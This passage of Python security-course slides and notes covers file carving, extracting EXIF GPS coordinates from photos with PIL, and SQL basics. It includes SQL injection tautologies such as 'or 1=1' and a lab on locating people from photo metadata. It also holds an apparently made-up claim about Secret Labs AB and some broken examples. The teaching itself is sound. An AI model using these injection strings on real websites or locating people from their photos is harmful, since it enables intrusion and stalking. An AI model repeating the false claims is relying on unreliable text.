What you do with the packets after you have your payloads will depend on your needs. In this case, we just interpret and print the payloads. In the example of Word documents, images, and other forensics artifacts, we can either parse that or look for a Python module that already understands that data type.

## Day 4 Roadmap

- Forensic File Carving
- Processing Data with Struct
- Python's Image Library
- Database Operations
  - Structured Query Language
  - Windows Registry Forensics
- HTTP Network Communications
  - Built-in Web Request with urllib
  - Using the Requests Module

Forensic File Carving  
Four-Step File-Carving Process

1: Accessing Data

2: Parsing the Data Structure

LAB: Parsing Data Structures

3: Extracting Artifacts

4: Analyzing the Artifacts

Image Data and Metadata

PIL Operations

PIL Metadata

LAB: Image Forensics

SQL Essentials

Python Database Operations

Windows Registry Forensics

LAB: pyWars Registry Forensics

Built-in HTTP Support: urllib

Requests Module

LAB: HTTP Communication

This is a Roadmap slide.

## Use Regex on binary data

### Step 3

- When parsing binary data with regular expressions, you quite often want to use GREEDY matching and `re.DOTALL`
- For example: Wikipedia has a good reference on the JPG file standard:
  - [http://en.wikipedia.org/wiki/JPEG#The\\_JPEG\\_standard](http://en.wikipedia.org/wiki/JPEG#The_JPEG_standard)
- JPEG images start with a hex magic value of `\xff\xd8` and end with `\xff\xd9`, but `\xff\xd9` might also be in the middle of your image
- We can use regex to GREEDILY match from `\xff\xd8` until `\xff\xd9`
- Period wildcard doesn't include newline by default, and there may be a hex newline in the middle of the image. Turn on `re.DOTALL` to match `\n`

```
def string2jpg(rawstring):
    if not b'\xff\xd8' in rawstring or not b'\xff\xd9' in rawstring:
        print("ERROR: Invalid or corrupt image!", rawstring[:100])
        return None
    jpg=re.findall(rb'\xff\xd8.*\xff\xd9',rawstring,re.DOTALL)[0]
    return jpg
```

After you parse the filesystem or other data structure containing your image, your artifact will be stored as a binary data. You may still have some unnecessary metadata surrounding your image that you need to eliminate. Now regular expressions are a great way to find data (such as images) inside a bigger string. When using regular expressions on binary data, we usually want to use greedy matching and the `re.DOTALL` option. Let's look at an example of extracting an image.

The JPEG image format is well documented, and you can read all about it at the website [http://en.wikipedia.org/wiki/JPEG#The\\_JPEG\\_standard](http://en.wikipedia.org/wiki/JPEG#The_JPEG_standard). It is composed of a bunch of sections. Each section begins with a section marker and has a "size" field that tells you how far it is until the next section marker. The BEST way to extract a JPG from an image is to find the Beginning section marker (`\xff\xd8`), look for the size, go that number of bytes, get the next section marker, read its size, and so on until you reach the end image marker (`\xff\xd9`). But we are going to cut a few corners and just extract the image from the first `\xff\xd8` until the last `\xff\xd9`. This approach isn't perfect, but it works for our purposes.

The bytes within our image may include values of `\xff\xd8` or `\xff\xd9`, so it is important to extract our image, assuming the first image start marker starts the image and the last image end marker ends the image. The `re.findall()` function that you are already familiar with will work well for us. We can use the regular expression `"\xff\xd8.*\xff\xd9"` to find our image. We also may have hexadecimal `0x0a` end-of-line markers in our binary data. To match past the end of a line, our regular expression needs to turn on the `re.DOTALL` option. This will tell the regular expression engine that the DOT wildcard also matches the end-of-line marker. `re.findall()` will return a list, but because we split up the responses, our list should only ever have one element. So, to extract our image, we can do this:

```
jpg=re.findall(rb'\xff\xd8.*\xff\xd9',rawstring,re.DOTALL)[0]
```

## Analyzing the Data

## Step 4

- Once again, you can write a parser and manually interact with the document/artifact
  - Using struct as covered in the previous section
- You can use a third-party module to analyze it
  - Zip: pyzip
  - Pdf: pypdf, pdf-parser.py, PDFMiner
  - Office Doc: PyWin32 and COM
  - Office Docx: Extract zip and XML
  - Media (JPG, MOV): PIL, PyMedia, OpenCV, pySWF
  - EXE, DLL: pefile
- Find them with PIP!

```
# pip search pdf
pdfminer (20140328) - PDF parser and analyzer
```

Now that you have your artifact, it is time to do something with it! Once again, depending on the situation, you may be dealing with a widely known and well-supported artifact or a custom payload that you will have to manually parse. If you have to do it manually, then the principles we covered in the last section would be repeated here. We won't repeat those steps here, but .JPG, .PDF, .DOC, .EXE, and other files all have structures, section markers, and other metadata just like the filesystems, memory, and packets that store and transmit them. Understand those structures and then you can use struct to get to the metadata and data. This time, let's assume we have a widely known and well-supported data type.

For most widely used document and file types, you will be able to find a module that someone has already written that understands the data structure. None of these modules are likely to be installed by default, but you can use PIP to search for and install them. PIP should be able to find most of these and install them. If you don't see what you need here, a quick search with your favorite search engine will usually do the trick. If not, you can download a simple parsable list of all the active modules from <https://pypi.python.org/simple/>. I sometimes use this with a regular expression to find modules I am interested in:

```
>>> re.findall(r".*metasploit.*", request.get("https://pypi.python.org/simple/").content)
["<a href='metasploit-445'>metasploit_445</a><br/>", "<a href='pymetasploit'>pymetasploit</a><br/>"]
```

We will now look at one of these modules that is commonly used for image processing: the Python Image Library (PIL).

## Day 4 Roadmap

- Forensic File Carving
- Processing Data with Struct
- Python's Image Library
- Database Operations
  - Structured Query Language
  - Windows Registry Forensics
- HTTP Network Communications
  - Built-in Web Request with urllib
  - Using the Requests Module

Forensic File Carving  
Four-Step File-Carving Process  
1: Accessing Data  
2: Parsing the Data Structure  
LAB: Parsing Data Structures  
3: Extracting Artifacts  
4: Analyzing the Artifacts  
Image Data and Metadata  
PIL Operations  
PIL Metadata  
LAB: Image Forensics  
SQL Essentials  
Python Database Operations  
Windows Registry Forensics  
LAB: pyWars Registry Forensics  
Built-in HTTP Support: urllib  
Requests Module  
LAB: HTTP Communication

This is a Roadmap slide.

## Installing the PIL Image Package

- PIL, or the Python Image Library, was developed by Secret Labs AB and then discontinued in 2011. PILLOW is the current maintained fork. It is 100% backward compatible and has new features
- PIL is not included with the standard libraries. It must be downloaded and installed
- Install with PIP or a by free download here: <https://pypi.python.org/pypi/Pillow>

```
# pip install pil
```

- Already installed in your VM for you!!
- Features include:
  - READ and WRITE images **from disk**
  - Crop, resize, rotate, recolor, and otherwise manipulate the images
  - Read/write image metadata
  - Supports multiple image formats, including JPG, BMP, TGA, and more

The Python Image Library, or PIL, was originally developed and maintained by Secret Labs AB. The company, based out of Linköping, Sweden, has developed several products, including PythonWorks and an NMAP-like Meterpreter post-exploitation tool. But support has now been turned over to the open-source community and is maintained in a fork of PIL that is called "PILLOW". PIL is easily installed with PIP or it can be downloaded from the project website. PIL is one of the many third-party Python modules that is already installed in your course virtual machine for you. PIL enables the developer to read and write images from disk. You can crop, resize, and rotate images and read image metadata. PIL works with several image types and enables you to extract metadata from JPG images.

## Opening Images with PIL

- PIL libraries were written to read and write images FROM DISK. To read from disk, you create a PIL image object with the `Image.open()` method

```
>>> from PIL import Image
>>> imagedata=Image.open("picture.jpg")
>>> imagedata.show()
```

- But if your images aren't on a disk? What if they are stored in a variable?
- You have two easy options:
  - Option 1: Write the variable to disk and then open it from disk with the PIL
  - Option 2: Use the `io.BytesIO` or `io.StringIO` libraries to treat them as an open file object
- Option 2 will be much faster because it doesn't require any disk IO

```
>>> from io import BytesIO
>>> from PIL import Image
>>> img = open("/home/student/Public/images/sans-images/20.jpg", "rb").read()
>>> Image.open(BytesIO(img)).show()
```

To begin working with images, you import PIL and then can use the `Image.open` method to open an image file from disk. `Image.open` will return an image object (specifically a `PIL.JpegImagePlugin.JpegImageFile` object) that can be used to manipulate the image.

What if the images aren't on a disk? For example, say they are stored in a variable that contains a bunch of bytes we extracted from a data stream. PIL doesn't have a method to read bytes from a variable, so we need to do something else. We have two options. The first option is to just write the bytes to disk. You already know how to use Python's file I/O to write a file. Write the bytes to disk and then read it back in. The second option is a little more elegant. You could use the `StringIO` or `BytesIO`. `StringIO` will wrap a string with all of the methods that you typically find in a file object. `BytesIO` does the same thing for bytes. Basically, `StringIO` converts a string to a file, which is exactly what you need. You'll find these objects in the `io` module in Python 3. If you already have bytes containing the JPG bytes, then you just pass that to `BytesIO()`, and it returns a File object that can be opened by `Image.open`. Putting it together, you get:

```
imageobject=Image.open(BytesIO(imagestring))
```

Then you can call any of the `imageobject` methods, such as `imageobject.show()`, to display it on the screen.

## Key Functions in PIL.Image

- **open("pic.jpg")**: Open an image creating an ImageObject that provides many useful methods, including the following:
  - **show()**: Displays the image using the default viewer if one is defined in the OS. Your course VM uses "display" by default
  - **thumbnail((Width,Height),Method)**: Reduces image size, preserving aspect ratio to an image that is no larger than the (width,height) provided. Doesn't increase image size; only makes them smaller
  - **resize((Width,Height),Method)**: Returns a copy of the image with the exact given dimensions. Can be used to enlarge or shrink an image
    - Methods include **Image.NEAREST**, **Image.BILINEAR**, **Image.BICUBIC**, or **Image.ANTIALIAS**
  - **size**: A tuple containing the current image size (W, H)
    - To enlarge with aspect ratio, use with resize: `resize((.size[0] * 2, .size[1] * 2),...)`
  - **crop((left,upper,right,lower))**: Crops the image
  - **rotate(degrees)**: Rotates the image
  - **save()**: Saves the image to disk
  - **\_getexif()**: Gets the metadata about the image

When you have an image object, you may ask, "What can I do with it?" Plenty! The `Image.show()` method will display it on the screen with the default image viewer. Be careful with this method, however. If you are processing a packet capture with thousands of images, you can easily DoS yourself as the images are constantly displaying on the screen. You can convert images to a thumbnail with `Image.thumbnail`. You provide the thumbnail method with a maximum new height and width for the new image. Because the aspect ratio of the image is maintained by thumbnail, the new image may match only one of those two specifications. You also provide `.thumbnail()` with a reduction method for reducing the image. The reduction methods include `NEAREST`, `BILINEAR`, `BICUBIC`, and `ANTIALIAS`. `ANTIALIAS` is one of the better choices. Thumbnails are intended to reduce the image size, and they modify the existing image (that is, they don't return a copy of it). If you want to make it bigger or not affect the original, you can `.resize()` it. `Resize` creates a copy of the provided image at the exact height and width specified. It doesn't maintain the aspect ratio. If you want to maintain the aspect ratio, you can specify the new size as a multiplier of the current size. In other words, `resize((image.size[0] * 2, image.size[1] * 2), Image.ANTIALIAS)` would double its size. `.size` is a tuple that contains the image's height and width. You can also `.crop()` an image, providing a left, upper, right, and lower bound to include in the image, or `.rotate()` an image a given number of degrees. You can also save the modified images to disk with the `.save()` method. You will be making extensive use of the `._getexif()` method, which returns a data structure containing all the metadata from the image.



## Listing Metadata (I)

- `Image._getexif()` will return a dictionary full of the Exif information that was extracted from the image
- The KEYS in the dictionary are EXIF tags
- Exif TAGS are standardized integers that are assigned to specific data types
- Exif TAG 271 contains the MAKE of the camera
- Exif TAG 272 contains the MODEL of the camera
- Exif TAG 34853 contains GPS information about the photo!

```
>>> from PIL import Image
>>> imgobj=Image.open("4.jpg")
>>> info=imgobj._getexif()
>>> print(info[272])
myTouch_4G_Slide
>>> print(info[271])
HTC
```

Displaying images is useful and fun, but we want to extract the metadata, including the GPS coordinates, from the image. The `_getexif()` method will return a dictionary of metadata collected about the images. The dictionary may include information such as the make, model, serial number, and various capabilities of the camera that took the photos. It may also contain GPS coordinates of where the photo was taken. This information is typically referred to as "EXIF" information. EXIF is short for Exchangeable Image File. The dictionary's keys are EXIF TAGS. TAGS are integer values that represent a piece of data. If you look up the "TAG" integer in the dictionary returned by `_getexif()`, you will get the data associated with that tag. For example, say you assign the variable `info` the result of `_getexif()` like this: `info=imageobject._getexif()`. Then `info[271]` will contain the "Make" of the camera, and `info[272]` will contain the "Model".

## Listing Metadata (2)

- You can convert the TAGS from an integer to a human-readable name
- PIL includes a dictionary of TAGS in PIL.ExifTags
- TAGS is a dictionary whose keys are tag number and the values are the names of the EXIF tag

```
>>> from PIL.ExifTags import TAGS
>>> TAGS[271]
'Make'
>>> TAGS[272]
'Model'
>>> TAGS[34853]
'GPSInfo'
```

```
>>> def print_exif(imageobject):
...     exifdict=imageobject._getexif()
...     for name,data in exifdict.items():
...         tagname=TAGS.get(name, "unknown-tag")
...         print("TAG:{} ({} ) is assigned {}".format(name,tagname,data) )
...
>>> print_exif(imagefile)
TAG:36864 (ExifVersion) is assigned 0220
TAG:34853 (GPSInfo) is assigned {1: 'N', 2: ((35, 1), (12, 1), (692, 1000)), 3:
'E', 4: ((128, 1), (41, 1), (59614, 1000)), 5: 0, 6: (0, 1000)}
```

Instead of printing "Here is data 271", we would like to identify that as the Model information. PIL provides a dictionary called "TAGS" that you can use to look up the TAG number to see what type of data it corresponds to. To convert the TAG integers to a user-friendly name, you would import the TAGS dictionary from PIL.ExifTags and look up the value in the dictionary using the TAG integer as the key. For example:

```
>>> from PIL.ExifTags import TAGS
>>> print(TAGS[271])
'Make'
```

The TAGS dictionary isn't complete, but it does contain the most common TAGS. You can find a complete list of the EXIF tags at the following URLs:

<http://www.awaresystems.be/imaging/tiff/tifftags/privateifd/exif.html>  
<http://www.exif.org/Exif2-2.PDF>

```
def coordinates(ImageObject):
    info = ImageObject._getexif()
    # 34853: contains 'GPSInfo'
    # info[34853][1] = 'N'
    # Latitude at info[34853][2] = ((49, 1), (4363, 1000), (0, 1))
    # info[34853][3] = 'W'
    # Longitude at info[34853][4] = ((123, 1), (2103, 1000), (0, 1))
    latDegrees = info[34853][2][0][0]/float(info[34853][2][0][1])
    latMinutes = info[34853][2][1][0]/float(info[34853][2][1][1])/60
    latSeconds = info[34853][2][2][0]/float(info[34853][2][2][1])/3600
    lonDegrees = info[34853][4][0][0]/float(info[34853][4][0][1])
    lonMinutes = info[34853][4][1][0]/float(info[34853][4][1][1])/60
    lonSeconds = info[34853][4][2][0]/float(info[34853][4][2][1])/3600
    # correct the lat/lon based on N/E/W/S
    latitude = latDegrees + latMinutes + latSeconds
    if info[34853][1] == 'S':
        latitude *= -1
    longitude = lonDegrees + lonMinutes + lonSeconds
    if info[34853][3] == 'W':
        longitude *= -1
    return longitude, latitude
```

First part is the measurement; second is accuracy, that is, the number of the decimal place. Divide the first part by the second

**Tuple 34853  
(GPS DATA)**

153

GPS information is kept in tag number 34853. The GPS data inside tag 34853 is stored in a dictionary. The GPS dictionary is indexed by GPS tags. It includes 30 different pieces of data, including location, speed, and more. Here are the tags we are most interested in:

- 1: North or South—Contains an N or an S. If it is an S, our latitude will be a negative number.
- 2: Latitude—Contains a tuple or tuples in the format ((Degrees,Accuracy)(Minutes,Accuracy)(Seconds,Accuracy)), where accuracy is the number of decimal places for each measure.
- 3: East or West—Contains an E or a W. If it is a W, the longitude will be a negative number.
- 4: Longitude—Has the same format as the Latitude.

A complete list of GPS tags is available here:  
<http://www.awaresystems.be/imaging/tiff/tifftags/privateifd/gps.html>.

Many online applications such as Google Maps, as well as others, represent GPS coordinates in "decimal degrees" format. To make full use of the Exif GPS data, we need to convert the coordinates stored in the exif data to decimal degrees format.

Latitude and longitude are stored in terms of degrees, minutes, and seconds. Let's look at just the latitude first, but be aware that the longitude will be calculated the same way. In this example, the latitude is stored at info[34853][2]. It contains a tuple that is made of three sub tuples with the degrees, minutes, and seconds. The tuple with the latitude degrees is at position 0 (info[34853][2][0]). The latitude minutes are at position 1 (info[34853][2][1]), and so on. Each of those tuples contains the measurement at position 0 and its accuracy at position 1. So the measurement for the latitude is stored in info[34853][2][0][0], and its accuracy is at info[34853][2][0][1].

To convert longitudes and latitudes, you divide the degrees measurement by its accuracy, the minutes measurement by its accuracy and 60, the seconds measurement by its accuracy and 3,600, and then add them together. Then, if it is south or west, you multiply it by a -1.

## What to Do with GPS Data

- Generate a URL to Google Maps!

`http://maps.google.com/maps?q=lat,long&z=15`

```
long,lat=coordinates(imageobject)
print("http://maps.google.com/maps?q=%09f,%09f&z=15" % (lat,long))
```

- Generate a Google Earth/Maps Overlay (KML file)
- KML Header+<1 or More Placemarks>+KML Footer

```
<?xml version="1.0" encoding="UTF-8"?>
<kml xmlns="http://www.opengis.net/kml/2.2"> <Document>
<Placemark><name>NAME of PIN1</name><Point><coordinates>174.763333, -
36.848461 </coordinates> </Point></Placemark>
<Placemark><name>NAME of PIN2</name><Point><coordinates>151.206889, -
33.873650 </coordinates></Point></Placemark>
</Document></kml>
```

**KML Header**

**KML Footer**

- <http://code.google.com/apis/kml/documentation/kmlreference.html>

One quick and easy thing to do with coordinates is to produce URLs to Google Maps. Users will be able to click on the URL, and their browser will pull up the location where the photo was taken on Google Maps.

The Google Maps URL is simple; it is

`http://maps.google.com/maps?q=<Latitude>,<Longitude>&z=<zoom level>.`

Another option is to write all of the information to a Google Maps or Google Earth overlay. Map overlays are XML documents with a .KML extension. To create a simple KML file with pushpins for each of the images, we write the KML header to a file, followed by one or more placemarks, and finally write the KML footer.

Our KML header is as follows:

```
<?xml version="1.0" encoding="UTF-8"?><kml
xmlns="http://www.opengis.net/kml/2.2"> <Document>
```

Our placemark is composed of a name (<name>NAME HERE</name>) and a point. Your name would be something that uniquely identifies your file on disk, such as the image filename. The point also has coordinates, so each placemark that we put in our document will have this format:

```
<Placemark>
<name>NAME HERE (such as an image filename)</name>
<Point><coordinates>Latitude, Longitude</coordinates></Point>
</Placemark>
```

Finally, we finish off our document with the KML footer of "</Document></kml>."

The KML file format enables you to do much more than just create pushpins. You can overlay your pushpins with icons of the images, create paths connecting related images, and more. For more information, you can refer to the KML documentation at

<http://code.google.com/apis/kml/documentation/kmlreference.html>.

## Day 4 Roadmap

- Forensic File Carving
- Processing Data with Struct
- Python's Image Library
- Database Operations
  - Structured Query Language
  - Windows Registry Forensics
- HTTP Network Communications
  - Built-in Web Request with urllib
  - Using the Requests Module

Forensic File Carving  
Four-Step File-Carving Process  
1: Accessing Data  
2: Parsing the Data Structure  
LAB: Parsing Data Structures  
3: Extracting Artifacts  
4: Analyzing the Artifacts  
Image Data and Metadata  
PIL Operations  
PIL Metadata  
LAB: Image Forensics  
SQL Essentials  
Python Database Operations  
Windows Registry Forensics  
LAB: pyWars Registry Forensics  
Built-in HTTP Support: urllib  
Requests Module  
LAB: HTTP Communication

This is a Roadmap slide.

## Lab Intro: Image Forensics

- You will now complete an image forensics challenge to illustrate just how easy libraries like PIL make accessing known data types like JPG
- `~/Public/images/` contains two subdirectories:
  - Sans-images: images from the SANS website with No GPS Exif data
  - Icanstalku-images: images from icanstalku.com with GPS info
- You will be completing `image-forensics.py`, which is sitting in the `apps` directory
- If you get stuck, `image-forensics-final.py` is a good reference
- Begin by using your favorite editor to open `image-forensics.py`

```
$ cd /home/student/Documents/pythonclass/apps
$ gedit image-forensics.py &
```

The program will display data about all of the images in a directory. The program will find all of the .jpg files in a directory you specify using the GLOB module. Depending on the options provided, it will print the EXIF data, print a Google Maps link to the coordinates in the image, or display the images on the screen. A portion of this program has already been written for you. It already has the capability to print the EXIF data and Google Maps links. You will just need to write the code required to resize the images and display them to the screen. If you get stuck, a completed version of the program called `image-forensics-final.py` is provided for your reference.

Begin by editing `image-forensics.py`:

```
$ gedit image-forensics.py &
```

Let's take a look at what the program already does.

## Lab Intro: Something to Start You Off

- The CLI parsing, -m, -p, and -e options are finished!!

```
$ python image-forensics.py --help
usage: image-forensics.py [-h] [-d] [-m] [-e] [-p] image_directory

positional arguments:
  image_directory  A file path containing images to process

optional arguments:
  -h, --help            show this help message and exit
  -d, --display          Display the image
  -m, --maps            Print google maps links
  -e, --exif            Display the exif data
  -p, --pause           Pause after each image
```

- But -d / --display option doesn't do anything... YET

This is what the program currently does. It has a help menu. Thank you, argparse! The command line option -p or --pause will pause until you press Enter between each image it processes. The -m, or --maps, option will generate a link to Google Maps for the GPS coordinates in the image metadata. The -e, or --exif, option will print all of the EXIF data that is embedded in the image. The only option that doesn't work is -d, or --display. Right now, if you use that option, it just prints a message that says the feature has not been written yet. You will be fixing that issue!

## Lab Intro: It Works! Except for the Display Option

- You can specify multiple options at the same time

```
$ python image-forensics.py -mep ~/Public/images/icanstalku-images/
[*] Processing file icanstalku-images/29.jpg
TAG:36864 (ExifVersion) is assigned 0221
TAG:37121 (ComponentsConfiguration) is assigned
TAG:41986 (ExposureMode) is assigned 0
TAG:41987 (WhiteBalance) is assigned 0
TAG:36868 (DateTimeDigitized) is assigned 2010:12:23 17:31:29
http://maps.google.com/maps?q=31.7738,35.2243&z=15
```

- Here is current code for the --display option

```
if args.display:
    #Resize the image to 200x200 and display it
    #This section currently does NOTHING. Complete this section of code.
    print("Displaying images has not been written yet.")
```

- Write that code! Use both .resize() and .show()

The program will also accept multiple command line options at the same time. So you can run it with `-mep`, and it will print Google Maps links and Exif data and will pause between each image. Here is what your code looks like now. Find that section of code in `image-forensics.py` and replace it with code to resize the image to 200x200 and display the image.




## Lab Intro: Image Forensics Lab

- Complete the portion of the program that executes when `-d` or `--display` is passed as an argument
- New to programming? Here is your challenge:
  - Resize the image to 200x200 using the antialiasing method
  - Display the image on the screen
- Advanced programmers can challenge themselves
  - Use `resize()` to an approximate width of 200; adjust the height to maintain the aspect ratio of the image
- Python Ninja?
  - Write your own `"print_exif()"` function
- To close all of those image windows, use `killall`:  
`# killall display`

Write that section of code now. Resize the image to exactly 200 by 200 pixels using the `Image.ANTIALIAS` method. Then display the image on the screen. For a more advanced challenge, you can maintain the aspect ratio of the original image while resizing it. To do this, you still call the `resize()` method, but you have to calculate the target size based on the current size. The `.thumbnail()` method will also maintain the aspect ratio, but it can be used only to reduce the size of an image. It cannot increase the size of an image. If you are really advanced, then you can write the `print_exif()` function on your own instead of using mine.

After you have successfully written the program and run it, many images will be displayed on your machine. You can quickly close all of those images by running the command **`killall display`** as the root user.



In your workbook, turn to Exercise 4.2

Please complete the exercise in your workbook.

## Lab Highlights: One Possible Answer

- Here is a finished example
- Opening, resizing, and displaying images requires only a few lines of Python

```
if args.display:
    #Resize the image to 200x200 and display it
    newimage = imageobject.resize((200, 200), Image.ANTIALIAS)
    newimage.show()
```

- Advanced challenge: Resize with aspect ratio

```
if args.display:
    chng = 200.0 / imageobject.size[0]
    newsize = (int(imageobject.size[0]*chng), int(imageobject.size[1]*chng))
    newimage = imageobject.resize(newsize, Image.ANTIALIAS)
    newimage.show()
```

Here is one way you could complete this exercise. The first block of code just resizes the image to 200 by 200. The second block of code will calculate a percentage of change between 200.0 and the current width of the image. For example, if the current image width is 400, then 200/400 is 50%. Then we calculate a new size based on the image's current size multiplied by that percentage of change. Finally, we resize the image to that size and then show the image.

## Day 4 Roadmap

- Forensic File Carving
- Processing Data with Struct
- Python's Image Library
- Database Operations
  - Structured Query Language
  - Windows Registry Forensics
- HTTP Network Communications
  - Built-in Web Request with urllib
  - Using the Requests Module

Forensic File Carving  
Four-Step File-Carving Process  
1: Accessing Data  
2: Parsing the Data Structure  
LAB: Parsing Data Structures  
3: Extracting Artifacts  
4: Analyzing the Artifacts  
Image Data and Metadata  
PIL Operations  
PIL Metadata  
LAB: Image Forensics  
SQL Essentials  
Python Database Operations  
Windows Registry Forensics  
LAB: pyWars Registry Forensics  
Built-in HTTP Support: urllib  
Requests Module  
LAB: HTTP Communication

This is a Roadmap slide.

## Need to Understand SQL

- As defenders, we often have to read security event logs from SIEMs and other databases filled with data we must analyze
- Forensics analysts need to parse SQL-compliant databases on iPhones and other mobile devices
- Penetration testers use SQL when launching SQL injection attacks against websites and must understand SQL

The need to interact with SQL databases is universal to the security industry. Regardless of your role, you will be more effective at your job if you can read from and analyze data stored in SQL databases. If you, as a defender, find that the canned reports that come with your security systems aren't sufficient, you can use SQL to generate reports that meet your requirements. Better yet, after you extract the data from your security systems, you can analyze it and take action within your Python code. It is absolutely essential that you, as a forensics analyst, are able to extract information from SQL databases. Mobile device operating systems and mobile applications will frequently store important evidence inside SQL databases on the phone. Launching a SQL injection attack is an essential core skill for any penetration testers who want to be good at what they do. If you want to do SQL injection, you need to understand SQL. So let's learn SQL.

## LAB: Queries with MySQL admin

```
student@573:~/Documents/pythonclass$ sudo service mysql start
[sudo] password for student:
mysql start/running, process 17842
student@573:~/Documents/pythonclass$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 40
Server version: 5.6.19-0ubuntu0.14.04.1 (Ubuntu)

Copyright (c) 2000, 2014, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> connect training;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Connection id:      41
Current database: training

mysql> select name,location from classes limit 1;
+-----+-----+
| name  | location |
+-----+-----+
| SEC573 | Orlando FL |
+-----+-----+
1 row in set (0.38 sec)
```

164

This next section is presented as an interactive lab. Try several of these select statements and see the output for yourself. You can run these select statements in the MySQL administrator console. As you go through the next slide, try the commands yourself. You probably won't have time to try them all, **so I highlighted a few that you should definitely try**. You can start the MySQL service and console like this:

```
student@573:~$ mysql -u root -p
Enter password: root
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 256431
Server version: 5.6.19-3ubuntu0.14.04.1 (Ubuntu)
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> connect training;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Connection id:      256432
Current database: training

mysql> select id,name,location from classes limit 1;
+-----+-----+-----+
| ID | name  | location |
+-----+-----+-----+
| 1  | SEC573 | Orlando FL |
+-----+-----+-----+
```

## Basic SQL Select Statements (I)

Try these commands as we talk about them!

Classes table					
ID	Name	Date	InstructorID	Location	Hidden
Value	Value	Value	Value	Value	Value
Value	Value	Value	Value	Value	Value

**SELECT "Hello World!";**

A select can simply return a text string; useful for testing syntax

**SELECT \* from classes;**

Asterisks return all the fields (aka columns) FROM the table named classes

**SELECT ID, Name, Date, InstructorID FROM classes;**

You can specify a list of comma-delimited fields to pull from

**SELECT date, location FROM classes WHERE name = "SEC504";**

A WHERE clause filters the records (aka rows) that are returned

**SELECT name, date FROM classes WHERE name LIKE "%504%";**

A WHERE clause can use the PERCENT as a wildcard

**SELECT \* FROM classes WHERE name = "SEC504" AND InstructorID=1;**

You can also use AND and OR to compound WHERE clauses

165

Here are some select statements with an explanation of how they are used:

> **SELECT "Hello World!";**

A select followed by a text string is the equivalent of a print statement in other languages. When you select a string, that string is returned in the result set. This query returns the string "Hello World!"

> **SELECT \* from classes;**

The asterisk wildcard will return ALL of the fields (columns in the database). When using the asterisk, the person doing the SELECT statement may not even know how many columns are in the database. It is generally considered bad practice to write SQL statements that use an asterisk wildcard. This query will return all the rows and columns in the classes database.

> **SELECT ID, Name, Date, InstructorID FROM classes;**

Rather than selecting ALL fields, it is preferable to select specific fields from a database by providing a list of columns (fields) after the select statement. Here we select the ID, Name, Date, and InstructorID from all rows in the classes database.

> **SELECT date, location FROM classes WHERE name = "SEC504";**

A WHERE clause can be used to limit the number of rows (records) in a query result. Only the records that match the WHERE clause will be returned. Here we select the date and location from the classes database for all records where the name field is equal to "SEC504".

> **SELECT name, date FROM classes WHERE name LIKE "%504%";**

The WHERE clause supports the % wildcard. This query returns the name and date from the classes database where the name field has a value with 504 anywhere in it.

> **SELECT \* FROM classes WHERE name = "SEC504" AND InstructorID=1;**

WHERE clauses support logical AND and OR statements. Here only records that have a name of SEC504 and an InstructorID equal to 1 are returned.

## Basic SQL Select Statements (2)

Classes table					
ID	Name	Date	InstructorID	Location	Hidden
Value	Value	Value	Value	Value	Value
Value	Value	Value	Value	Value	Value



**SELECT date, name FROM classes ORDER BY name LIMIT 1 OFFSET 2;**

LIMIT and OFFSET can be used to control which records are returned

**SELECT CONCAT(date,"@",location) AS "Date-Location", name FROM classes WHERE Date-Location LIKE "2025%";**

We can select the result of functions such as concat() or group\_concat(). For example, our select can concatenate together two fields, and AS can label them as a new field. Notice that a WHERE clause may be based on these labels rather than actual fields in the schema of the database.

**SELECT name FROM classes WHERE name = "SEC504" or 1=1;**

Adding a "or 1=1" tautology to a WHERE clause will match all records

**SELECT name FROM classes WHERE name = "SEC504" or "=";**

Comparing any two equal values results in the same query as 1=1

> **SELECT date, name FROM classes ORDER BY name LIMIT 1 OFFSET 2;**

The LIMIT and OFFSET clause can be used to control how many and which records are returned. The LIMIT clause controls how many records will be returned. The OFFSET identifies how many records matching the WHERE clause will be skipped. In this case, we select one record, skipping the first two matching records.

> **SELECT CONCAT(date,"@",location) AS "Date-Location", name FROM classes WHERE Date-Location LIKE "2025%";**


Just as a SELECT statement will print a static string, it will print the results of an SQL function call. MySQL has several functions that are useful to use, including CONCAT() and GROUP\_CONCAT(). CONCAT() will group together the strings or fields that are passed to it as parameters. GROUP\_CONCAT() will group together all of the fields listed for all rows in the result set. You can also use the "AS" keyword to rename a field to a new name. This is important to recognize because if you are doing an SQL injection into a WHERE clause that uses the keyword AS to rename a field or group of fields, you will not find the names of those fields in the schema. In other words, you may be extracting data from a field that, according to the schema, doesn't exist. For example, in this SELECT statement, the WHERE clause is selecting fields where the "Date-Location" field is like "2025%". The Date-Location field doesn't exist in the schema; it is the concatenation of the Date field, an @ symbol, and the location.

> **SELECT name FROM classes WHERE name = "SEC504" or 1=1;**

Any SELECT statement that includes an OR TRUE (or 1=1 in this example) will match for all records. If an attacker injects an or 1=1, he effectively eliminates the WHERE clause and causes the query to return all records.



## SQL Joins



- Tables are usually put back together with a join. Here is an example of an implicit join

```
select classes.name, classes.date, instructors.name from classes,instructors where
classes.instructorid=instructors.instructorid;
```

- Fields are referred to in TABLE.FIELD format
- An explicit JOIN can be done using the keyword JOIN or done implicitly, as shown above
- Explicit JOINS include INNER (used by implicit joins), OUTER, LEFT, RIGHT, CROSS, STRAIGHT, and NATURAL, which determine how the tables will be put back together

We will be using a technique to extract data that does not require us to use UNION or JOIN statements. However, let's take a few minutes to look at them because you may find that you are doing an SQL injection into a database that has a UNION or a JOIN statement. Understanding how they work will help you to form valid syntax.

UNIONS and JOINS are how we combine two or more related tables in a query. Let's say that we want to obtain the instructor's name and all of the classes he or she is teaching. A typical database design is to store all of the information about an instructor in an instructor table, along with an instructor ID number. Then, in your classes table, you just store the instructor ID number of the instructor who is teaching the class. This prevents you from duplicating data over and over and makes it easier to manage things like instructor name changes. But, when you want to extract the information, you have to pull it from two separate databases in a meaningful way. UNION and JOIN enable you to do that.

